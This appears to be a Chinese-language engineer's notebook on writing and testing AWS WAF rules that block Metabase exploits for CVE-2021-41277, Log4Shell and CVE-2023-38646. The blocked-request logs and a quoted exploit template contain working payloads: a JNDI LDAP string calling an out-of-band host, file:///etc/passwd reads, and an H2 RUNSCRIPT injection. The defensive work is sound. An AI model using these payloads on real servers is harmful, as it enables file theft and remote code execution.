- [x] ~~看一下 nuclei templates 看有哪些攻擊可以真的用 waf 阻擋 ✅ 2026-07-03~~
- [x] ~~先看一下 ALB 的 log 可以找到甚麼 ✅ 2026-07-03~~
- [ ] 看一下系統 log 可以找到甚麼(其實好像也不用看)

nuclei templates (metabase)

總共有


- CVE-2021-41277
  - 給任意 url 系統會去使用者輸入的 url 抓資料
    - /api/geojson?url=<沒有檢查>
    - 因為沒有檢查輸入，可以任意輸入比如 file://
    - 所以應該可以用只限定 http(s):// 的白名單規則擋
    - 但 http[:]//169.254.169.254 這種也符合規則
- CVE-2021-44228
  - 跟 41277 很像不同的是他是讓攻擊的 payload 寫進 log 裡面
  - Log4j 這是 java 的日誌函式庫，當他看到 `${...}` 會主動去求值(解析)比如 `${env:AWS_SECRET_KEY}`
  - 同樣可以用檢查 `http(s)://` 擋下
- CVE-2023-38646
  - GET /api/session/properties 擋不住
  - body 可能可以擋
- metabase-panel
- metabase-installer-exposure

rule 1

CVE-2021-41277、CVE-2021-44228 可以一起擋


- 先 url decode、刪掉空白、轉小寫
  - 比對 RegexString，讓 /api/geojson 的參數只能出現 `^https?://`

waf log





看一下被擋掉的 log



```
memory D .mode line
memory D SELECT * FROM waf
         WHERE terminatingRuleId = 'metabase-geojson-scheme-allowlist'
         ORDER BY "timestamp";
                    timestamp = 1783062364194
                formatVersion = 1
                     webaclId = arn:aws:wafv2:ap-northeast-1:227469555418:regional/webacl/metabase-
alb/c6ced8d5-5fbe-4a62-ad6e-d8e012f05bd0
           terminatingRuleId = metabase-geojson-scheme-allowlist
            terminatingRuleType = REGULAR
                         action = BLOCK
  terminatingRuleMatchDetails = []
               httpSourceName = ALB
                 httpSourceId = 227469555418-app/alb-aba6a14/bcd96beedc3d6372
                ruleGroupList = []
              rateBasedRuleList = []
  nonTerminatingMatchingRules = []
       requestHeadersInserted = NULL
             responseCodeSent = NULL
                  httpRequest = {'clientIp': 10.1.0.28, 'country': -, 'headers': [{'name': Host,
'value': internal-alb-aba6a14-1576605809.ap-northeast-1.elb.amazonaws.com}, {'name': User-Agent,
'value': 'Mozilla/5.0 (Kubuntu; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0
S>
              requestBodySize = NULL
requestBodySizeInspectedByWAF = NULL
                       labels = NULL

                    timestamp = 1783062364197
                formatVersion = 1
                     webaclId = arn:aws:wafv2:ap-northeast-1:227469555418:regional/webacl/metabase-
alb/c6ced8d5-5fbe-4a62-ad6e-d8e012f05bd0
           terminatingRuleId = metabase-geojson-scheme-allowlist
            terminatingRuleType = REGULAR
                         action = BLOCK
  terminatingRuleMatchDetails = []
               httpSourceName = ALB
                 httpSourceId = 227469555418-app/alb-aba6a14/bcd96beedc3d6372
                ruleGroupList = []
              rateBasedRuleList = []
  nonTerminatingMatchingRules = []
       requestHeadersInserted = NULL
             responseCodeSent = NULL
                  httpRequest = {'clientIp': 10.1.0.28, 'country': -, 'headers': [{'name': Host,
'value': internal-alb-aba6a14-1576605809.ap-northeast-1.elb.amazonaws.com}, {'name': User-Agent,
'value': 'Mozilla/5.0 (Debian; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Sa>
              requestBodySize = NULL
requestBodySizeInspectedByWAF = NULL
```

```
                      labels = NULL

                   timestamp = 1783062364200
               formatVersion = 1
                    webaclId = arn:aws:wafv2:ap-northeast-1:227469555418:regional/webacl/metabase-
alb/c6ced8d5-5fbe-4a62-ad6e-d8e012f05bd0
           terminatingRuleId = metabase-geojson-scheme-allowlist
         terminatingRuleType = REGULAR
                      action = BLOCK
  terminatingRuleMatchDetails = []
             httpSourceName = ALB
               httpSourceId = 227469555418-app/alb-aba6a14/bcd96beedc3d6372
              ruleGroupList = []
          rateBasedRuleList = []
  nonTerminatingMatchingRules = []
       requestHeadersInserted = NULL
            responseCodeSent = NULL
                 httpRequest = {'clientIp': 10.1.0.28, 'country': -, 'headers': [{'name': Host,
'value': internal-alb-aba6a14-1576605809.ap-northeast-1.elb.amazonaws.com}, {'name': User-Agent,
'value': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko)
Vers>
             requestBodySize = NULL
requestBodySizeInspectedByWAF = NULL
                      labels = NULL
(END)
```

再把 httpRequest 攤開
可以看到只要是 /api/geojson 的 query 參數不是 http(s):// 的話就可以擋下來

```
memory D SELECT unnest(httpRequest)
         FROM waf
         WHERE terminatingRuleId = 'metabase-geojson-scheme-allowlist'
         ORDER BY "timestamp";
   clientIp = 10.1.0.28
    country = -
    headers = [{'name': Host, 'value': internal-alb-aba6a14-1576605809.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (Kubuntu; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36'}, {'name': Connection,
'value': close}, {'name': Ac>
        uri = /api/geojson
       args =
url=${jndi:ldap://${:-685}${:-267}.${hostName}.url.d93lumuft9415p5ii0p0ne1nwryygoeet.oast.live}
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a475f5c-2233dc1433b3355b1f58fa27
   fragment =
     scheme = http
       host = internal-alb-aba6a14-1576605809.ap-northeast-1.elb.amazonaws.com

   clientIp = 10.1.0.28
    country = -
    headers = [{'name': Host, 'value': internal-alb-aba6a14-1576605809.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (Debian; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36'}, {'name': Connection,
'value': close}, {'name': Acc>
        uri = /api/geojson
       args = url=file:///etc/passwd
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a475f5c-75b3f9c61909045b4ba9e79b
   fragment =
     scheme = http
       host = internal-alb-aba6a14-1576605809.ap-northeast-1.elb.amazonaws.com
```

```
    clientIp = 10.1.0.28
     country = -
     headers = [{'name': Host, 'value': internal-alb-aba6a14-1576605809.ap-northeast-
1.elb.amazonaws.com}, {'name': User-Agent, 'value': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.11 Safari/605.1.15'}, {'name': Connection,
'value': close}>
         uri = /api/geojson
        args = url=file:///c://windows/win.ini
httpVersion = HTTP/1.1
 httpMethod = GET
  requestId = 1-6a475f5c-3036764d7c86a890533d9bc0
   fragment =
     scheme = http
       host = internal-alb-aba6a14-1576605809.ap-northeast-1.elb.amazonaws.com
(END)
```

rule 2

針對 CVE-2023-38646，waf 能擋的地方比較合理的是檢查 body
主要是在/api/setup/validate

新增資料來源

您可以使用 `POST /api/database/` 端點新增新資料庫，並使用 `/api/database/validate/` 端點驗證資料庫的連線詳細資訊。一旦將資料庫連線到您的 Metabase 例項，您就可以重新掃描資料庫並更新模式元資料。您甚至可以使用 `POST /api/database/sample_database` 將我們值得信賴的 **示例資料庫** 新增到您的例項中。

這是一個用於建立 **Redshift** 資料庫的示例資料庫建立呼叫。

```
curl -s -X POST \
    -H "Content-type: application/json" \
    -H 'x-api-key: YOUR_API_KEY' \
    https://:3000/api/database \
    -d '{
        "engine": "redshift",
        "name": "Redshift",
        "details": {
            "host": "redshift.aws.com",
            "port": "5432",
            "db": "dev",
            "user": "root",
            "password": "password"
        }
    }'
```

看了一下這個端點的功用、平常怎麼用、還有它是怎麼被打的，發現這個端點主要是在驗證 db 連不連得上。正常情況下連的會是真的放資料的 db，不會是 h2 這種測試用的資料庫，用 h2 打這個 api 本來沒什麼意義。而且原本 engine 如果宣告成 h2 會被抓出來，但有人把它宣告成 postgres、實際上卻讓它去連 h2，這樣就繞過去、抓不到了
Reproducing CVE-2023-38646: Metabase Pre-auth RCE - Calif

Request

Pretty Raw Hex Hackvertor

```
POST /api/setup/validate HTTP/1.1
Host: 10.1.199.128:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101
Firefox/115.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.1.199.128:3000
Connection: close
Content-Type: application/json
Content-Length: 114

{
  "token":"8ebd6ec0-b32c-46a6-9532-42479319dc7e",
  "details":{
    "details":{
      "db":"mem:test;"
    },
    "name":"x",
    "engine":"h2"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 400 Bad Request
Connection: close
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Last-Modified: Thu, 27 Jul 2023 18:49:46 +0700
Strict-Transport-Security: max-age=31536000
Set-Cookie: metabase.DEVICE=80ec6ad3-25f2-4709-b011-bffa9247d483;
HttpOnly;Path=/;Expires=Mon, 27 Jul 2043 18:49:46 +0700;SameSite=Lax
X-Permitted-Cross-Domain-Policies: none
Cache-Control: max-age=0, no-cache, must-revalidate, proxy-revalidate
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval'
https://maps.google.com https://accounts.google.com
'sha256-K2AkR/jTLsGV8PyzWha7/ey1iaD9c5jWRYwa++ZlMZc='
'sha256-ib2/2v5zC6gGM6Ety7iYgBUvpy/caRX9xV/pzzV7hf0='
'sha256-isH538cVBUY8IMlGYGbWtBwr+cGqkc4mN6nLcA7lUjE='; child-src 'self'
https://accounts.google.com; style-src 'self' 'unsafe-inline'
https://accounts.google.com; font-src *; img-src * 'self' data:; connect-src 'self'
https://accounts.google.com metabase.us10.list-manage.com   ; manifest-src 'self';
frame-ancestors 'none';
Content-Type: application/json;charset=utf-8
Expires: Tue, 03 Jul 2001 06:00:00 GMT
Content-Length: 86
Server: Jetty(11.0.14)


{
  "message":"Database cannot be found.",
  "errors":{
    "db":"check your connection string"
  }
}
```

```
POST /api/setup/validate HTTP/1.1
Host: {{Hostname}}
Content-Type: application/json

{
    "token":"{{token}}",
    "details":{
        "details":{
            "subprotocol":"h2",
            "classname":"org.h2.Driver",
            "advanced-options":true,
            "subname":"mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM '{{file}}'//
        },
        "name":"{{randstr}}",
        "engine":"postgres"
    }
}
```

我的 rule 直接抓 classname: org.h2.Driver 應該就可以了

寫好之後嘗試打了一次



action varchar	rule_id varchar	uri varchar	n int64
ALLOW	Default_Action	/api/session/properties	3
ALLOW	Default_Action	/api/setup/validate	2
BLOCK	metabase-h2-driver-block	/api/setup/validate	1

確實可以擋掉了



小結

今天把 Metabase 的 nuclei templates 逐一看過，整理出哪些能用 WAF 擋，並實作了兩條 rule。

- **rule 1（擋 CVE-2021-41277 + CVE-2021-44228）**，兩者都是往 `/api/geojson?url=` 塞東西。先做 URL decode、去空白、轉小寫，再用 regex 要求參數只能是 `^https?://`，非 http(s) 的（`file://`、`${jndi:...}`）就擋。看 log 確認確實只擋掉不是 http(s) 的請求。
- **rule 2（擋 CVE-2023-38646）**，合理的擋點是檢查 `/api/setup/validate` 的 body。研究後發現攻擊會把 engine 宣告成 postgres、實際卻去連 h2 來繞過偵測，所以 rule 直接抓 body 裡的 `classname: org.h2.Driver`，實測可以擋掉。

參考資料

- NVD - CVE-2021-41277
- NVD - CVE-2021-44228（Log4Shell）
- Reproducing CVE-2023-38646: Metabase Pre-auth RCE - Calif
- Text transformations in AWS WAF
- Regex match rule statement - AWS WAF